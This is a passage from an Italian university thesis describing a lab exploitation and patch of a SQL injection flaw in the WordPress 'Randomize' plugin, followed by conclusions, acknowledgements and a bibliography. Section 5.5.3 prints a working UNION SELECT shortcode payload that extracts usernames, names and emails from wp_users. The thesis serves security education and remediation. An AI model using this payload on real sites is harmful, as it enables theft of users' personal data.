


Figura 5.11: Screenshot nomi tabelle del database di WordPress e query utilizzata

Dalla Figura 5.11 vediamo che le tabelle sono le seguenti [19]:

- **wp_commentmeta**: Contiene i metadati dei commenti.
- **wp_comments**: Contiene i commenti dei post sul sito.
- **wp_links**: Solitamente utilizzata per memorizzare i link del sito.
- **wp_options**: Contiene le opzioni e le impostazioni del sito.
- **wp_postmeta**: Contiene i metadati dei post.
- **wp_posts**: Contiene i post del sito.
- **wp_randomize**: Tabella utilizzata dal plugin randomize.

- **wp__term__relationships**: I post sono associati a categorie e tag dalla tabella wp_terms e questa associazione è mantenuta nella tabella wp_term_relationships.
- **wp__term__taxonomy**: Questa tabella descrive la tassonomia (categoria, collegamento o tag) per le voci nella tabella wp_terms.
- **wp__termmeta**: Metadati dei termini (categorie, tag, ecc.).
- **wp__terms**: Contiene i termini (categorie, tag, ecc.).
- **wp__usermeta**: Contiene i metadati degli utenti registrati.
- **wp__users**: Contiene i dati degli utenti registrati sul sito.

5.5.3 Estrazione dati sensibili

Dal punto di vista del cyber criminale la tabella d'interesse sarà **wp__users**, dove saranno salvate informazioni personali degli utenti come dati anagrafici, e-mail e simili. Procediamo con l'estrazione di dati sensibili da questa tabella, prima di farlo dobbiamo conoscere le colonne presenti utilizzando il 3° payload (Sezione 5.5.2):




Figura 5.12: Screenshot nomi colonne della tabella wp_users e query utilizzata

Fortunatamente il campo user_pass è criptato, in modo da evitare in questi casi che l'attaccante ottenga la password in chiaro, tuttavia gli altri dati sono invece facilmente estraibili utilizzando il seguente payload:

- `[randomize category="' UNION SELECT null, group_concat('<br> Username: ', user_login, ' - Nome: ', user_nicename, ' - Email: ', user_email) FROM wp_users - -"]`

Vengono estratti dal database tutti gli utenti presenti nella tabella wp_users e vengono stampati a schermo username, nome ed e-mail.




Figura 5.13: Screenshot dei dati estratti e query utilizzata

5.6 Patch della vulnerabilità

Per eliminare la vulnerabilità a SQL Injection nel plugin ho utilizzato un approccio rigoroso utilizzando il metodo `$wpdb->prepare()`. Questo metodo consente di sanificare i parametri delle query SQL, proteggendole da eventuali attacchi di SQL Injection. Ecco come ho modificato la funzione `get_randomize()` per utilizzare `$wpdb->prepare()`:

```php
function get_randomize($category='', $random=false) {
    global $wpdb;
    $table_name = $wpdb->prefix . 'randomize';
    $sql = 'SELECT randomize_id, text FROM ' . $table_name . " WHERE
    ↪  visible='yes'";

    // Sanifica il parametro $category
    if (!empty($category)) {
        $category_sanitized = $wpdb->prepare(" AND category = %s", $category);
        $sql .= $category_sanitized;
    }

    if ($random) {
        $sql .= ' ORDER BY RAND() LIMIT 1 ';
    } else {
        $sql .= ' ORDER BY timestamp, randomize_id LIMIT 1 ';
    }

    // Prepara la query prima di eseguire $wpdb->get_row()
    $prepared_sql = $wpdb->prepare($sql);
    $row = $wpdb->get_row($prepared_sql);

    // Aggiorna il timestamp della riga selezionata
    if (!$random && intval($row->randomize_id)) {
        $update_sql = 'UPDATE ' . $table_name . ' SET timestamp = NOW() WHERE
        ↪  randomize_id = %d';
        $update_sql = $wpdb->prepare($update_sql, intval($row->randomize_id));
        $wpdb->query($update_sql);
    }

    // Esegue il rendering dei shortcode in modo sicuro
    $snippet = do_shortcode($row->text);

    return $snippet;
}
```

Codice 3: Funzione get_randomize con la patch applicata

Con questa modifica, tutte le query SQL dinamiche nel nostro plugin vengono preparate correttamente utilizzando `$wpdb->prepare()`, garantendo che i parametri vengano sanificati e che il nostro codice sia protetto da SQL Injection.

Di seguito uno screenshot che mostra come la query venga sanificata, dove i caratteri speciali vengono neutralizzati con l'ausilio dello `\`, utilizzando il 3° payload (Sezione 5.5.2):




Figura 5.14: Screenshot query sanificata

Con l'implementazione di queste modifiche, la vulnerabilità di SQL Injection nel nostro plugin è stata rimossa con successo, garantendo un'esperienza sicura per gli utenti e proteggendo l'integrità dei dati nel nostro database.

Capitolo 6

Conclusioni

In questo lavoro, mi sono proposto di esaminare una vulnerabilità identificata attraverso le linee guida fornite dal NIST (National Institute of Standards and Technology) e di valutarne la sfruttabilità. Nel corso dell'analisi, ho seguito un approccio metodologico che ha compreso diverse fasi cruciali.

6.1 Identificazione della Vulnerabilità

Inizialmente, ho condotto una ricerca approfondita per individuare una vulnerabilità rilevante e attuale. Utilizzando l'NVD, database del NIST che raccoglie tutte le vulnerabilità segnalate dagli utenti all'istituto, per identificare una vulnerabilità che fosse significativa e potenzialmente sfruttabile.

6.2 Analisi e Valutazione della Vulnerabilità

Una volta identificata la vulnerabilità, ho condotto un'analisi dettagliata per comprendere appieno la sua natura e le sue implicazioni. Ho esaminato i dettagli tecnici della vulnerabilità, comprese le sue cause e il suo impatto potenziale sui sistemi interessati.

6.3 Sviluppo di un Piano di Sfruttamento

Dopo aver compreso appieno la natura della vulnerabilità, ho sviluppato un piano per sfruttarla. Questo piano includeva una serie di passaggi specifici progettati per sfruttare efficacemente la vulnerabilità e ottenere accesso non autorizzato ai sistemi bersaglio.

6.4 Implementazione e Test del Piano

Ho quindi implementato il piano di sfruttamento in un ambiente controllato per valutarne l'efficacia e la riuscita. Durante questa fase, ho eseguito una serie di test per verificare se il piano fosse in grado di sfruttare la vulnerabilità con successo.

6.5 Risultati e Conclusione

I miei sforzi hanno portato alla conferma che la vulnerabilità identificata fosse effettivamente sfruttabile. Sono stato in grado di dimostrare che seguendo il piano sviluppato, è possibile ottenere accesso non autorizzato ai sistemi bersaglio attraverso l'exploit della vulnerabilità.

In conclusione, il mio lavoro ha confermato l'importanza di una valutazione accurata delle vulnerabilità e ha sottolineato l'importanza di misure preventive e protettive per mitigare tali rischi. Le mie scoperte potrebbero essere utilizzate per informare e migliorare le pratiche di sicurezza informatica in futuro.

Ringraziamenti

Dopo aver finalmente completato questo percorso credo sia necessario esprimere la mia gratitudine verso tutte quelle persone che mi hanno aiutato e spronato a raggiungere questo traguardo.

Per primo desidero ringraziare il mio relatore, il Prof. Luca Spalazzi, che mi ha seguito e accompagnato durante la stesura della tesi e per avermi permesso di partecipare ad un'esperienza formativa come la CyberChallenge.

Un ringraziamento di cuore va alla mia famiglia, in primis ai mie genitori per l'amore che mi dimostrano ogni giorno, per la fiducia che hanno in me e per avermi permesso di seguire e realizzare i miei sogni. Ringrazio anche mia sorella per l'affetto e il sostegno ricevuto.

Un ringraziamento speciale va a Sofia, la mia ragazza. Sei sempre stata al mio fianco per sostenermi e spingermi a fare sempre meglio, anche quando io per primo dubitavo di me stesso, strappandomi spesso un sorriso con le tue battute "da Zelig". Grazie per essere stata sempre lì quando ne avevo bisogno sia fisicamente che a distanza. Le parole non bastano per ringraziarti di quello che hai fatto e continui a fare per me tutti i giorni e di questo ti sarò sempre grato.

Un GRAZIE tutto in maiuscolo va a Matteo. Da compagni di corso a fratelli acquisiti. Col suo umorismo e modo di fare ha sempre smorzato il tono serio che avevano le lezioni e l'università. Una di quelle persone su cui si può sempre contare quando si ha bisogno. Siamo simili in molti aspetti, soprattutto il senso dell'umorismo e in questa sorta di telepatia che abbiamo, che potrebbe tornare utile per qualche gioco televisivo, ci ha uniti ancora di più. Grazie fratellone.

Un grazie a tutti gli amici di Termoli, specialmente ai *brodetti*: a Ubaldo, il mio "sosia", Gabriele, per tutte i mc e non solo, Emilio, Luca, Alessandro, Daniele, Dino, Francesco P., Giuseppe, Manuel, Ernesto, Ivan, Nicolò, Simone, Fabio, Luigi, DFrancesco G., Cristian, Alex, Giovanna, Grazia, Miriam, Ilenia e Federica

Un grazie agli amici di Ancona che mi hanno accompagnato e fatto divertire in quella città che poi tanto universitaria non era. Grazie a Camilla, Benedetta, Cecilia, Simone "tonno", Simone "diba", Tommaso, Gianluca, Matteo, Giulia, Roberto e

Ilenia.

Un grazie agli amici della Play, che anche loro mi hanno sostenuto, a volte anche a loro insaputa tenendomi compagnia e facendomi sempre divertire nelle serate videoludiche. Un grazie a voi che prima eravate solamente una stringa di testo online e adesso siete dei compagni insostituibili. Quindi un grazie a Costa, Davide, Cozzi, Poltro (Alessandro), Mirko, Cupe e Sarri.

Infine vado a ringraziare l'artefice di tutto questo, ovvero me stesso. Per non aver mollato mai anche quando la strada si faceva più impervia e per essere cresciuto e maturato in una persona migliore alla fine del percorso.

Bibliografia

[1] Agenda Digitale. *Sicurezza delle informazioni: i tre principi per gestire il cyber risk*. 2023. URL: https://www.agendadigitale.eu/sicurezza/sicurezza-delle-informazioni-i-tre-principi-per-gestire-il-cyber-risk/.

[2] ICT Security Magazine. *Analisi del rischio cibernetico*. 2023. URL: https://www.ictsecuritymagazine.com/articoli/analisi-del-rischio-cibernetico/.

[3] Innovation Post. *Record di attacchi informatici nel 2023: cresce l'interesse per la cybersecurity in Italia*. 2024. URL: https://www.innovationpost.it/attualita/record-di-attacchi-informatici-nel-2023-cresce-linteresse-per-la-cybersecurity-in-italia/.

[4] smeup. *Rapporto Clusit 2023: cyber attacchi in Italia in crescita esponenziale*. 2023. URL: https://www.smeup.com/magazine/blog/rapporto-clusit-2023-cyber-attacchi-in-italia-in-crescita-esponenziale/.

[5] Digital4. *Attacchi informatici in aumento nel 2023: l'Italia al centro dell'attenzione*. 2023. URL: https://www.digital4.biz/pmi/cyber-security/attacchi-informatici-2023-italia-al-centro-dell-attenzione/.

[6] Cyberment. *Penetration Testing: Che cosa è un Penetration Test?* 2023. URL: https://cyberment.it/penetration-test/che-cose-un-penetration-test/.

[7] Cybersecurity360. *Penetration Test: Come funziona e a cosa serve*. 2022. URL: https://www.cybersecurity360.it/soluzioni-aziendali/penetration-test-cose-come-funziona-e-a-che-serve/.

[8] Cyber Division. *Penetration Test: Cose e come viene eseguito*. 2021. URL: https://cyberdivision.net/2021/06/01/penetration-test-pt-cose-e-come-si-esegue/.

[9] Agenda Digitale. *Vulnerability Assessment e Penetration Test: Cosa sono e in cosa differiscono*. 2022. URL: https://www.agendadigitale.eu/sicurezza/vulnerability-assessment-e-penetration-test-cosa-sono-e-in-cosa-sono-diversi/.

[10] FreeCodeCamp. *A Beginner-Friendly Introduction to Containers, VMs and Docker*. 2016. URL: https://www.freecodecamp.org/news/a-beginner-friendly-introduction-to-containers-vms-and-docker-79a9e3e119b/.

[11] Microsoft Azure. *Eseguire una macchina virtuale (VM) Windows in Azure*. 2024. URL: https://learn.microsoft.com/it-it/azure/architecture/reference-architectures/n-tier/windows-vm.

[12] Microsoft Azure. *Creare un sito WordPress*. 2024. URL: https://learn.microsoft.com/it-it/azure/app-service/quickstart-wordpress#create-wordpress-site-using-azure-portal.

[13] Microsoft Azure. *Esecuzione di un'applicazione Web di base in Azure*. 2024. URL: https://learn.microsoft.com/it-it/azure/architecture/web-apps/app-service/architectures/basic-web-app?tabs=cli.

[14] Javik. *Randomize*. URL: https://wordpress.org/plugins/randomize/.

[15] John Blackbourn. *Query Monitor*. URL: https://wordpress.org/plugins/query-monitor/.

[16] Javik. *Randomize*. 2021. URL: https://web.archive.org/web/20230605195518/https://wordpress.org/plugins/randomize/#description.

[17] HackTricks. *SQL Injection*. URL: https://book.hacktricks.xyz/pentesting-web/sql-injection.

[18] CloudFlare. *What is a malicious payload?* URL: https://www.cloudflare.com/learning/security/glossary/malicious-payload/.

[19] WordPress. *Database Description*. URL: https://codex.wordpress.org/Database_Description.